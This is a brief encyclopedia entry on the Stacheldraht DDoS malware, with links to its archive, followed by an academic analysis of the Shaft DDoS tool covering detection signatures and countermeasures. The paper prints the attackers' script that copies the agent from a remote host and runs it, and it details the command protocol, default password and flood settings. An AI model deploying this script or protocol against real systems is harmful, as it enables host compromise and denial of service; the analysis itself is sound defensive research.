**Stacheldraht** ([German](https://en.wikipedia.org/wiki/German_language) for "[barbed wire](https://en.wikipedia.org/wiki/Barbed_wire)") is [malware](https://en.wikipedia.org/wiki/Malware) written by random of the hacker group [TESO\_(Austrian\_hacker\_group)](https://en.wikipedia.org/wiki/TESO_(Austrian_hacker_group)) for [Linux](https://en.wikipedia.org/wiki/Linux) and [Solaris](https://en.wikipedia.org/wiki/Solaris_(operating_system)) systems which acts as a [distributed denial-of-service](https://en.wikipedia.org/wiki/Distributed_denial-of-service) (DDoS) agent. This tool detects and automatically enables source address forgery.

Stacheldraht uses a number of different [denial-of-service](https://en.wikipedia.org/wiki/Denial-of-service) (DoS) attacks, including [User Datagram Protocol](https://en.wikipedia.org/wiki/User_Datagram_Protocol) (UDP) flood, [Internet Control Message Protocol](https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol) (ICMP) flood, [Transmission Control Protocol](https://en.wikipedia.org/wiki/Transmission_Control_Protocol) (TCP) [SYN flood](https://en.wikipedia.org/wiki/SYN_flood) and [Smurf attack](https://en.wikipedia.org/wiki/Smurf_attack).

It combines features of [Trinoo](https://en.wikipedia.org/wiki/Trinoo) with [Tribe Flood Network](https://en.wikipedia.org/wiki/Tribe_Flood_Network) (TFN), and adds encryption.

Stacheldraht was later superseded by Blitzkrieg. Blitzkrieg was maintained by random and a loose group of associates.

<https://packetstormsecurity.com/distributed/stachel.tgz>

<https://packetstormsecurity.com/files/author/415/>

**Analyzing Distributed Denial Of Service Tools: The Shaft Case**

*Sven Dietrich* - NASA Goddard Space Flight Center

*Neil Long* - Oxford University

*David Dittrich* - University of Washington

**Abstract**

In this paper we present an analysis of Shaft, an example of *malware* used in distributed denial of service (DDoS) attacks. This relatively recent occurrence combines well-known denial of service attacks (such as TCP SYN flood, smurf, and UDP flood) with a distributed and coordinated approach to create a powerful program, capable of slowing network communications to a grinding halt.

Denial of service attack programs, *root kits*, and network *sniffers* have been around in the computer underground for a very long time. They have not gained nearly the same level of attention by the general public as did the Morris *Internet Worm* of 1988, but have slowly progressed in their development. As more and more systems have come to be required for business, research, education, the basic functioning of government, and now entertainment and commerce from people's homes, the increasingly large number of vulnerable systems has converged with the development of these tools to create a situation that resulted in distributed denial of service attacks that took down the largest e-commerce and media sites on the Internet.

In contrast, we provide a comparative analysis of several distributed denial of service tools (e.g., Trinoo, TFN, Stacheldraht, and Mstream), look at emerging countermeasures against some of these tools. We look at practical examples of these techniques, provide some examples from test environments and finally talk about future trends of these distributed tools.

**Introduction**

Network-based attacks are nothing new, but up to last year the techniques utilized were focused on simple point-to-point denial of service. By denial of service we mean overwhelming the victim host or network to the point of unresponsiveness to the legitimate user. We provide a little overview, by no means complete, of previous point-to-point denial of service techniques. There are four major point-to-point techniques: TCP SYN flooding, UDP flooding, ICMP flooding, and Smurf attacks. The first one misbehaves from the standard three-way TCP handshake causing resource consumption and bandwidth consumption, whereas the remaining ones intend to consume the victim's bandwidth.

The year 1999 saw an emergence of new denial of service tools. The change was inevitable: the growth of network pipes made simple point-to-point tools either useless, or the improved tracking capabilities easily shut down the source of the problem. Even though some solutions or at least containment methods exist for the above, the distributed variants as an evolution of coordinated many-to-one attacks escape the traditional model sufficiently. Rather than relying on a single source, attackers could now take advantage of some hundred, thousand, even ten thousand or more systems to inflict denial of service onto their victims.

**Analysis**


**The DDoS Network Model**

A Distributed Denial of Service Network follows a hierarchical model, with one or more *attackers* controlling a so-called *handler*, which in turn controls the hordes of *agents* that execute the commands relayed to them.

The communication between the attacker and the handler, and between the handler and the agents is referred to as the *control traffic* of the network, whereas the communication between the agents and the victims is referred to as the *flood traffic*. Control traffic can be TCP, UDP, ICMP, or a combination of the three. Flood traffic consists of traffic generated by each individual point-to-point denial of service technique, or sometimes a combination thereof.

In order to remove himself from view, the attacker introduces additional layers between the victim host(s) and himself. He can access the handler via a variety of mechanisms, the most popular being a simple *telnet*. More sophisticated tools use, or can take advantage of, more advanced techniques, such as encrypted TCP connections (ssh is a possibility for TFN, blowfish-encrypted proprietary as in Stacheldraht) or non-standard methods such as embedding commands in ICMP or UDP packets (e.g., LOKI [22, 23] or Q). Additional care is taken to protect the handler, as it is the key control point and effectively the *anonymizer* of the network. So as to eliminate a single point of failure, more than one handler is found in practice, and in most cases each handler has equal power over its agents.


The agents are controlled from the handler, often using a different protocol than the one in effect between attacker and handler. It is speculated that this is done to evade correlation. The communication is not necessarily bidirectional, as there have been cases of oblivious transfers. Instructed by the attacker, the handler can control the numerous agents to perform the attacks by proxy. As we will see, some DDoS tools provide a clear overview of the DDoS network, e.g., enabling to determine the status and performance of each individual agent.



**Figure 1**: A typical DDoS network

**Findings**

Shaft was initially detected through anomalous network activity. With the help of the network analyzer Argus [1], spikes (see Figure 2) in the packet flows led to the discovery of the *shaftnode* agent on the compromised system within the local network. It was one of about 100 nodes in a Shaft DDoS network. The successful retrieval of an attack binary, the *shaftnode* agent, and eventually its source, permitted a thorough analysis of its functionality.



**Figure 2**: Spikes in network activity.

Since the *shaftmaster* handler was not retrieved until four months later, it took simulation, thorough analysis of Argus [1] logs and a pinch of creativity to reconstruct the functionality of this attack tool. Simulation and analysis tools such as the Unix debugging tool *strace*, and disassembly of binaries are the main contributors to the understanding of Shaft.

**Communication Features**

As a first step, it was important to identify the network communication aspect of Shaft. Shaft (in the analyzed version, 1.72) is modeled after Trinoo [11], in that communication between handlers and agents is achieved using the unreliable IP protocol UDP. See Stevens [29] for an extensive discussion of the TCP and UDP protocols. Remote control is established via a simple telnet connection to the handler. Shaft uses *tickets* for keeping track of the transactions issued to its individual agents. Both passwords and ticket numbers have to match for the agent to execute the request. A simple letter-shifting (Caesar cipher, see Schneier [27]) is in use.

**Command Structure**

Next, analyzing the command structure of the tool provided additional understanding of the capabilities of Shaft. Using available source and the simple Unix command *strings*, we established the command syntax of both the agent and the handler. It provided insight into the capabilities of the handler that was not apparent from the agent source. A full listing of both the agent and handler commands can be found in Appendix 1 and 2, respectively.

**Detection**

**Brief Description of Installation Methods**

As with previous DDoS tools, the methods used to install the handler/agent will be the same as installing any program on a compromised Unix system, with all the standard options for concealing the programs and files (e.g., use of hidden directories, *root kits*, kernel modules, etc.). The reader is referred to Dittrich's Trinoo analysis [11] for a description of possible installation methods of this type of tool.

Further findings [32] have revealed that the Shaft DDoS tools were indeed used in conjunction with a *root kit*, an inetd-based (inetd is the Unix server that handles most incoming connections such as telnet and ftp) trojan, a trojaned secure shell (SSH) daemon, and a set of Unix shell scripts to automatically distribute the tools out to the individual agent systems. The present inetd-based trojan has been known to exist in the wild as early as May 1999.

The distribution Unix shell script (from [32]), as sent with netcat [19] to the trojaned system, is as follows:

#!/bin/sh

echo "oir##t"

echo "QUIT"

sleep 5

echo "cd /tmp"

sleep 5

echo "rcp user@host:shaftnode ./"

sleep 5

echo "chmod +x shaftnode"

sleep 5

echo "./shaftnode"

echo "exit"

This shell script installs the shaftnode agent on the system, by performing a remote copy from a repository host into the /tmp directory, making it executable and launching it. The reader is referred to [32] for a complete discussion of the installation, trojaning and rootkit-ing of the handler host.

**Algorithmic Overview of Attacks**

Upon launch, the shaft agent (the ``shaftnode'') reports back to its default handler (its ``shaftmaster'') by sending a ``new <upshifted password>'' command, which registers the new agent in the pool of agents available to the handler. For the default password of ``shift'' found in the analyzed code, this would be ``tijgu''. Therefore a new agent would send out ``new tijgu'', and all subsequent messages would carry that password in it. Only in one case does the agent shift in the opposite direction for one particular command, e.g., ``pktres rghes''. While it was initially unclear whether this was a mistake, a more thorough analysis of the shaftmaster revealed that both shifts were used in an attempt to evade analysis.

Incoming commands arrive as space separated items: command, upshifted password, command argument, socket number, ticket, and optional arguments, which can be represented as the message flow diagram between handler H and agent A:

* A -> H: "new", f(password)
* H -> A: cmd, f(password), [args], Na, Nb
* A -> H: cmdrep, f(password), Na, Nb, [args]
* Jump to step 2.
* f(X) is the Caesar cipher function on X
* Na, Nb are numbers (tickets, socket numbers)
* cmd, cmdrep are commands and command acknowledgments
* args are command arguments

The flooding occurs in bursts of 100 packets per host, with the source port and source address randomized. This number is hard-coded, but it is believed that more flexibility can be added. Whereas the source port spoofing only works if the agent is running as a root privileged process, the author has added provisions for packet flooding using the UDP protocol and with the correct source address in the case the process is running as a simple user process. It is noteworthy that the random function is not properly seeded, which may lead to predictable source port sequences and source host IP sequences.

The source port is generated with (R *mod* (65535-1024)+1024) where R is the output of the rand() function. This will generate source ports greater than 1024 at all times.

The source IP is of the form R1.R2.R3.R4 where R1, R2, R3, R4 are the outputs of rand() *mod* 255. The source IP numbers can (and will) contain a zero in the leading octet.

Additionally, the sequence number for all TCP packets is fixed, namely 0x28374839, which helps with respect to detection at the network level. The ACK and URGENT flags are randomly set, except on some platforms. Destination ports for TCP and UDP packet floods are randomized.

The client must choose the duration (``time''), size of packets, and type of packet flooding directed at the victim hosts. Each set of hosts has its own duration, which gets divided evenly across all hosts. This is unlike TFN [6] which forks an individual process for each victim host. For the type, the client can select UDP, TCP SYN, ICMP packet flooding, or the combination of all three. Even though there is potential for having a different type and packet size for each set of victim hosts, this feature is not exploited in this version.

When a general command is issued, it is sent to all hosts listed in a hidden file containing all the Shaft agents, in general with a timeout of 30 seconds. To date, no mechanism to alter that timeout has been found. Some commands have longer timeouts, up to 300 seconds. A list of outstanding tickets (transactions waiting to complete) is available to the attacker with the ``ltic'' command, which lists the ticket number and its corresponding remaining time. The attacker can visually correlate the ticket number to the actual command by scrolling back in his screen buffer and comparing the number that was printed after the execution of the command, similar to seeing a process id displayed when sending a process into the background on a Unix system.

The author of Shaft seems to have a particular interest in statistics, namely packet generation rates of its individual agents. The statistics on packet generation rates are possibly used to determine the ``yield'' of the DDoS network as a whole. This would allow the attacker to stop adding hosts to the attack network when it reached the necessary size to overwhelm the victim network, and to know when it is necessary to add more agents to compensate for loss of agents due to attrition during an attack (as the agent systems are identified and taken off-line).

**Packet Flow Analysis**


In this section we will look at a practical example of an attack carried out with the Shaft distributed denial of service attack tool, as seen from the attacking network perspective.

The handler is listening on port 20433, and an existing connection on port 20432 is awaiting the commands of the attacker. The packet flow is illustrated in Table 1.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Time | Protocol | Src IP/Port | Flow | Dst IP/Port |
|  |  |  |  |  |
| 21:39:22 | tcp | z.z.z.z.53982 | <-> | x.x.x.x.21 |
| 21:39:32 | tcp | x.x.x.x.1023 | -> | y.y.y.y.514 |
| 21:39:56 | udp | x.x.x.x.33198 | -> | z.z.z.z.20433 |
| 21:45:20 | udp | z.z.z.z.1765 | -> | x.x.x.x.18753 |
| 21:45:20 | udp | x.x.x.x.33199 | -> | z.z.z.z.20433 |
| 21:45:59 | udp | z.z.z.z.1866 | -> | x.x.x.x.18753 |
| 21:45:59 | udp | x.x.x.x.33200 | -> | z.z.z.z.20433 |
| 21:45:59 | udp | z.z.z.z.1968 | -> | x.x.x.x.18753 |
| 21:45:59 | udp | z.z.z.z.1046 | -> | x.x.x.x.18753 |
| 21:45:59 | udp | z.z.z.z.1147 | -> | x.x.x.x.18753 |
| 21:45:59 | udp | z.z.z.z.1248 | -> | x.x.x.x.18753 |
| 21:45:59 | udp | z.z.z.z.1451 | -> | x.x.x.x.18753 |
| 21:46:00 | udp | x.x.x.x.33201 | -> | z.z.z.z.20433 |
| 21:46:00 | udp | x.x.x.x.33202 | -> | z.z.z.z.20433 |
| 21:46:01 | udp | x.x.x.x.33203 | -> | z.z.z.z.20433 |
| 21:48:37 | udp | z.z.z.z.1037 | -> | x.x.x.x.18753 |
| 21:48:37 | udp | z.z.z.z.1239 | -> | x.x.x.x.18753 |
| 21:48:37 | udp | z.z.z.z.1340 | -> | x.x.x.x.18753 |
| 21:48:37 | udp | z.z.z.z.1442 | -> | x.x.x.x.18753 |
| 21:48:38 | udp | x.x.x.x.33204 | -> | z.z.z.z.20433 |
| 21:48:38 | udp | x.x.x.x.33205 | -> | z.z.z.z.20433 |
| 21:48:38 | udp | x.x.x.x.33206 | -> | z.z.z.z.20433 |
| 21:48:56 | udp | z.z.z.z.1644 | -> | x.x.x.x.18753 |
| 21:48:56 | udp | x.x.x.x.33207 | -> | z.z.z.z.20433 |
| 21:49:59 | udp | x.x.x.x.33208 | -> | z.z.z.z.20433 |
| 21:50:00 | udp | x.x.x.x.33209 | -> | z.z.z.z.20433 |
| 21:50:14 | udp | z.z.z.z.1747 | -> | x.x.x.x.18753 |
| 21:50:14 | udp | x.x.x.x.33210 | -> | z.z.z.z.20433 |


**Table 1**: Compromise flow on Nov 28.

There is quite some activity between the handler and the agent, as they go through the command request and acknowledgement phases. There was also what appeared to be testing of the impact on the local network itself with, among others, UDP packet flooding against the broadcast address (first 2-3 spikes), followed by ICMP flooding as shown in Figure 2. See Figure 3 for a fine-grained view.



**Figure 3**: 28 Nov 1999 floods 21:00-23:00.

The interesting portion is the first three lines. It shows the penetration from the handler (z.z.z.z) using the inetd-based trojan with source port 53982 and destination port 21 (any inetd related port would have worked), the download of the shaftnode binary from y.y.y.y via rcp (remote copy, port 514), and the registration of the shaftnode agent with its shaftmaster handler. The theory that these were the traces of the penetration was confirmed by findings [32] on the handler host. The ten second delay between the packet on port 21 and the remote copy on port 514 is consistent with the script mentioned in the section on installation methods. Later that night, the attacker performed several attacks (three UDP and one combination TCP/UDP/ICMP) in order to test the Shaft network further, as illustrated in Figure 4. Let us look at the individual phases from a later attack after it became possible to record the packet contents, as well as general flow data, subsequent to a determination of the agent, handler and communication ports. Subsequently, the handler continued to send such packets even though the agent had been disabled and the host integrity recovered. This is illustrated in Table 2.



**Figure 4**: Further testing 29 Nov 1999 02:00-07:00.

|  |  |  |
| --- | --- | --- |
| time | flow | command |
| 18:06:40 | Z -> X | alive tijgu hi 5 8170 |
| 18:09:14 | Z -> X | time tijgu 700 5 6437 |
| 18:09:14 | X -> Z | time tijgu 5 6437 700 |
| 18:09:16 | Z -> X | size tijgu 4096 5 8717 |
| 18:09:16 | X -> Z | size tijgu 5 8717 4096 |
| 18:09:23 | Z -> X | type tijgu 2 5 9003 |

**Table 2**: Setup and configuration phase on Dec 4.


The handler issues an ``alive'' command, and says ``hi'' to its agent, assigning a socket number of ``5'' and a ticket number of 8170. We will see that this ``socket number'' will persist throughout this attack. A time period of 700 seconds is assigned to the agent, which is acknowledged. A packet size of 4096 bytes is specified, which is again confirmed. The last line indicates the type of attack, in this case ``the works'', i.e., UDP, TCP SYN and ICMP packet flooding combined. Failure to specify the type would make the agent default to UDP packet flooding.

Now the list of hosts to attack and which ones they want statistics from on completion, as shown in Table 3. To protect the identity of the victims, the hosts IP number have been replaced with a.a.a.a through j.j.j.j.

|  |  |  |
| --- | --- | --- |
| time | flow | command |
| 18:09:24 | Z -> X | own tijgu a.a.a.a 5 5256 |
| 18:09:24 | X -> Z | owning tijgu 5 5256 a.a.a.a |
| 18:09:24 | Z -> X | pktres tijgu a.a.a.a 5 1993 |
| 18:09:24 | Z -> X | own tijgu b.b.b.b 5 78 |
| 18:09:24 | Z -> X | pktres tijgu j.j.j.j 5 8845 |
| 18:09:24 | Z -> X | own tijgu c.c.c.c 5 6247 |
| 18:09:25 | Z -> X | own tijgu d.d.d.d 5 4190 |
| 18:09:25 | Z -> X | own tijgu e.e.e.e 5 2376 |
| 18:09:25 | X -> Z | owning tijgu 5 78 b.b.b.b |
| 18:09:26 | X -> Z | owning tijgu 5 6247 c.c.c.c |
| 18:09:27 | X -> Z | owning tijgu 5 4190 d.d.d.d |
| 18:09:28 | X -> Z | owning tijgu 5 2376 e.e.e.e |
| 18:21:04 | X -> Z | pktres rghes 5 1993 51600 |
| 18:21:04 | X -> Z | pktres rghes 0 0 51400 |
| 18:21:07 | X -> Z | pktres rghes 0 0 51500 |
| 18:21:07 | X -> Z | pktres rghes 0 0 51400 |
| 18:21:07 | X -> Z | pktres rghes 0 0 51400 |

**Table 3**: Host list and statistics.

Now that all other parameters are set, the handler issues several ``own'' commands, in effect specifying the victim hosts. Those commands are acknowledged by the agent with an ``owning'' reply. The flooding occurs as soon as the first victim host gets added. The handler also requests packet statistics from the agents for certain victim hosts (e.g., ``pktres tijgu a.a.a.a 5 1993''). Note that the reply comes back with the same identifiers (``5 1993'') at the end of the 700 second packet flood, indicating that 51600 sets of packets were sent. One should realize that, if successful, this means 51600 x 3 packets due to the configuration of all three (UDP, TCP, and ICMP) types of packets. In turn, this results in roughly 220 4096 byte packets per second per host, or about 900 kilobytes per second per victim host from this agent alone, about 4.5 megabytes per second total for this little exercise. A graphical view can be seen in the first portion (minutes 1 through 12) of Figure 5.



**Figure 5**: 4 Dec 1999 floods.

Note the reverse shift (``shift'' becomes ``rghes'', rather than ``tijgu'') for the password on the packet statistics. Continuing on with the attack, as shown in Table 4, the attacker selects new targets in a staggered manner, but still keeping the established settings of the 700 second combination type attack of 4096 byte packets. The yields of the attack vary from roughly 800 kilobytes per second per host in a multi-target setting to 4.2 megabytes per second per host in a single target setting (Target I). The staggered approach can be observed in the right two thirds of Figure 5 (minutes 14 through 50).

|  |  |  |
| --- | --- | --- |
| time | flow | command |
| 18:24:25 | Z -> X | own tijgu e.e.e.e 5 4493 |
| 18:25:53 | Z -> X | own tijgu b.b.b.b 5 9392 |
| 18:27:05 | Z -> X | own tijgu a.a.a.a 5 3085 |
| 18:27:06 | X -> Z | owning tijgu 5 3085 a.a.a.a |
| 18:33:52 | Z -> X | own tijgu c.c.c.c 5 1878 |
| 18:33:53 | X -> Z | owning tijgu 5 1878 c.c.c.c |
| 18:36:04 | X -> Z | pktres rghes 0 0 104100 |
| 18:36:20 | Z -> X | pktres tijgu a.a.a.a 5 1511 |
| 18:36:21 | X -> Z | owning tijgu 5 1754 a.a.a.a |
| 18:37:33 | X -> Z | pktres rghes 0 0 81700 |
| 18:38:13 | Z -> X | own tijgu f.f.f.f 5 3126 |
| 18:38:13 | Z -> X | pktres tijgu f.f.f.f 5 4697 |
| 18:38:14 | X -> Z | owning tijgu 5 3126 f.f.f.f |
| 18:38:47 | X -> Z | pktres rghes 5 1511 76600 |
| 18:39:15 | Z -> X | own tijgu g.g.g.g 5 4272 |
| 18:39:16 | X -> Z | owning tijgu 5 4272 g.g.g.g |
| 18:39:41 | Z -> X | own tijgu c.c.c.c 5 8850 |
| 18:39:41 | Z -> X | pktres tijgu c.c.c.c 5 9924 |
| 18:40:43 | Z -> X | own tijgu c.c.c.c 5 2672 |
| 18:41:25 | X -> Z | owning tijgu 5 5195 h.h.h.h |
| 18:45:33 | X -> Z | pktres rghes 5 9924 53700 |
| 18:48:01 | X -> Z | pktres rghes 0 0 48800 |
| 18:49:54 | X -> Z | pktres rghes 5 4697 45700 |
| 18:50:56 | X -> Z | pktres rghes 0 0 44900 |
| 18:51:22 | X -> Z | pktres rghes 0 0 45700 |
| 18:53:04 | X -> Z | pktres rghes 0 0 63700 |
| 18:54:47 | Z -> X | own tijgu i.i.i.i 5 2086 |
| 18:54:47 | Z -> X | pktres tijgu i.i.i.i 5 6980 |
| 18:54:47 | X -> Z | owning tijgu 5 2086 i.i.i.i |
| 19:06:27 | X -> Z | pktres rghes 5 6980 241200 |

**Table 4**: More hosts and statistics.

**Cryptographic Aspects**

Shaft incorporated several noteworthy techniques for keeping information secret. For one, the letter-shifting or Caesar cipher, was applied several times within this tool. As described previously, the transaction password ``shift'' was shifted by one letter upwards to generate the string ``tijgu'' observed on the network. However, a different shift in the opposite direction generated ``rghes'' for the return statistics. While the author(s) of this program did not encrypt the entire message exchange between handler and agent, they did nevertheless *obfuscate* the real strings, such as applying the shift to the handler IP numbers in the binary and also the port numbers in the case of a ``switch'' command, namely by adding an offset to the real port number.

As with the original Trinoo tool, the Shaft handler contained 13-character strings, strangely resembling Unix crypt() output. Through close analysis of the handler code, it was established that they represented the access passwords to the control port of the program, that is where the attacker would connect to and perform the distributed denial of service from a convenient, but not quite menu-driven, command line. The actual passwords were recovered in a similar fashion to the ones from Trinoo and Stacheldraht, except that the above shifts had to be performed on the ciphertext first.

Similar to the handler settings in earlier tools, the author of Shaft attempts to keep the list of its agents in a non-trivial format. Other tools encrypt that list using Blowfish, but this tool packs the four octets of the IP number into a 4-byte integer and writes the ASCII representation of that number to a file, one per line. For example, adding the agent with IP address 127.0.0.1 using ``+node 127.0.0.1'' would yield a line containing ``16777343'', which is: 127 x 2560 + 0 x 2561 + 0 x 2562 + 1 x 2563. In order to extract the IP numbers from the list, one would apply the reverse transformation.

**Anomaly Detection**

The network flooding which took place was initially noticed after a cursory glance at the hourly network flow data files recorded using an Argus [1] monitor at the main Internet connection point. Without any such monitoring the activities would have almost certainly gone unnoticed since the floods took place over the Sunday-Monday night. Other IDS records indicated a possible UDP portscan had taken place but for host IPs not possible on the local net blocks.

For example, the typical argus data file at that time of day (night) would be 4Mbytes but these grew to between 40 and 100Mbytes. Analyzing such large data files takes significant effort and resources (hence the hourly rotation) but it was possible to determine the start time of the rapid rise in connections and then tracing the external connection (handler) and internal flooder (agent) becomes a matter for trial and error and some measure of good fortune. In this instance the first guess was used to contact the host administrator who was able to locate the process still left running (although inactive), obtain an lsof [18] output and recover residual files and logs.

Reducing the data for the hourly flows down to something suitable for graphical display was complicated by the very large number of data points which overwhelms most of the standard graphing or statistical packages.

Other traffic monitoring applications which might have indicated that an unusually large network flow had occurred would not usually have an accurate time nor could have been used to trace the external -> internal communications channel correspondence. For example snmp monitoring of packet numbers is a popular method. Accumulated byte counts per sub-net (host, port, etc) could also have been obtained using NeTraMet [5] but again this would have been inadequate for the post event analysis.

**Impact of Victim Hosts/networks**

The effect of the combined outpouring of packets has already been considered from the point of view of the target victim but it should be noted that very little legitimate traffic was able to move over the Internet gateway while the flood took place. This secondary denial of service would be of major significance during normal working hours and when combined with several such agents distributed around one site can lead to saturation of the essential backbone infrastructure and routers.

Impact on network - given the time of day it had little or no impact apart from slowing external port scanners (!) - maybe it is worth noting that on typical asynchronous ATM external connections there would be an impact on outgoing verus incoming. The impact of one host running flat out will be a lot less than several hosts running as agents. Deliberately limiting agents to one per site would have considerable benefits when it comes to avoiding detections while still retaining effective DoS of the target(s).

**Secondary Effects**

Poor DNS response (if any) - even problems managing network devices during the peaks. The flurry of ``response'' packets caused by the floods can create additional complications within the network. Due to the ``inband-signalling'' nature of TCP/IP, the control messages related to network management must travel over the very same congested network.

**NIDS vs. Active Scanning**

**Network Intrusion Detection Systems (NIDS)**

During very high (near saturation) flows almost no event of any kind would be logged by an IDS system - they would either have to drop packets at a very high rate or require multi-CPU architectures in order to combine packet collection and packet state analysis. As pipe capacities continue to grow (Gigabit, etc) there will be serious difficulties for network flow monitors such as Argus to keep up based on the typical PC architecture (there is seldom a budget available for a top end machine which will, hopefully, be wasting cycles 99 % of the time waiting for such events).

**Passive Scanning**

For the purpose of detecting malicious activity, certain features of the whole DDoS package have to be considered and provide clues for passive scanning of such events. This program does not provide for code updates (like TFN or Stacheldraht). This may imply ``rcp'' or ``ftp'' connections during the initial intrusion phase (see also [11]). As found in [32], the intruders used ``rcp'' in their distribution scripts, but this could easily be altered.

The program uses UDP traffic for its communication between the handlers and the agents. Considering that the traffic is not encrypted, it can easily be detected based on certain keywords. Performing an ``ngrep'' [20] for the keywords mentioned in the syntax sections (Appendix 1 and 2), will locate the control traffic, and looking for TCP packets with sequence numbers of 0x28374839 (decimal 674711609) may locate the TCP SYN packet flood traffic. The latter traffic can be detected through its secondary effect of causing SYN|ACK and RST|ACK traffic with sequence numbers of 0x2837483a (decimal 674711610), as pointed out by Richard Bejtlich (who has been witnessing these effects - with this same sequence number - for well over a year [3]). Source ports of the flood traffic are always above 1024, and source IP numbers can include zeroes in the leading octet.

Strings in this control traffic can be detected with the ``ngrep'' program using the same technique shown in [11, 12, 13]. Here are some examples that will locate the control traffic between the handler and the agent, independently of the port number used.

# ngrep -i -x "alive tijgu" udp

U 192.168.10.1:4001 -> 192.168.10.2:18753

61 6c 69 76 65 20 74 69 alive ti

6a 67 75 20 68 69 20 35 jgu hi 5

20 38 36 34 31 0a 8641.

U 192.168.0.2:1494 -> 192.168.0.1:20433

61 6c 69 76 65 20 74 69 alive ti

6a 67 75 20 35 20 38 36 jgu 5 86

34 31 20 62 6c 61 68 41 blah

The above will show the ``alive'' messages exchanged between handler and agents.

# ngrep -i -x "pktres|pktstat" udp

U 192.168.10.2:1499 -> 192.168.10.1:20433

70 6b 74 73 74 61 74 20 pktstat

74 69 6a 67 75 20 35 20 tijgu 5

31 32 35 37 20 30 1257 0

The above shows the request for packet statistics and the flood results.

# ngrep -i -x "switch tijgu" udp

U 192.168.10.1:4001 -> 192.168.10.2:18753

73 77 69 74 63 68 20 74 switch t

69 6a 67 75 20 32 30 34 ijgu 204

38 33 20 35 20 32 39 36 83 5 296

U 192.168.10.2:1522 -> 192.168.10.1:20433

73 77 69 74 63 68 65 64 switched

20 74 69 6a 67 75 20 35 tijgu 5

20 32 39 36 296

This previous example shows the directive from the handler to ``switch'' to this handler.

For specific signature detection, one could also use Snort [25]. See the caveats below.

**Active Scanning**

Scanning the network for open port 20432 will reveal the presence of a handler on your local area network.

For detecting idle agents, one could write a program similar to George Weaver's trinoo detector. Sending out ``alive'' messages with the default password to all nodes on a network on the default UDP port 18753 will generate traffic back to the detector, making the agent believe the detector is a handler.

There are also two excellent scanners for detecting DDoS agents on the network: Dittrich's ``dds'' [15] and Brumley's ``rid'' [6].

``dds'' was written to provide a more portable and less dependent means of scanning for various DDoS tools. (Many people encountered problems with Perl and the Net::RawIP library [24] on their systems, which prevented them from using the scripts provided in [11, 12, 13].) Due to time contraints during coding, ``dds'' does not have the flexibility necessary to specify arbitrary protocols, ports, and payloads. One would need to modify the source slightly to detect shaft agents or handlers. A modified version of ``dds'', geared towards detecting only ``Shaft'' agents, is available [9, 16].

A better means of detecting shaft handlers and agents would be to use a program like ``rid'', which uses a more flexible configuration file mechanism to define ports, protocols, and payloads.

A sample configuration for ``rid'' to detect the Shaft control traffic as described:

start shaft

send udp dport=18753

data="alive tijgu hi 5 1984"

recv udp sport=20433

data="alive" nmatch=1

end shaft

**Caveats**

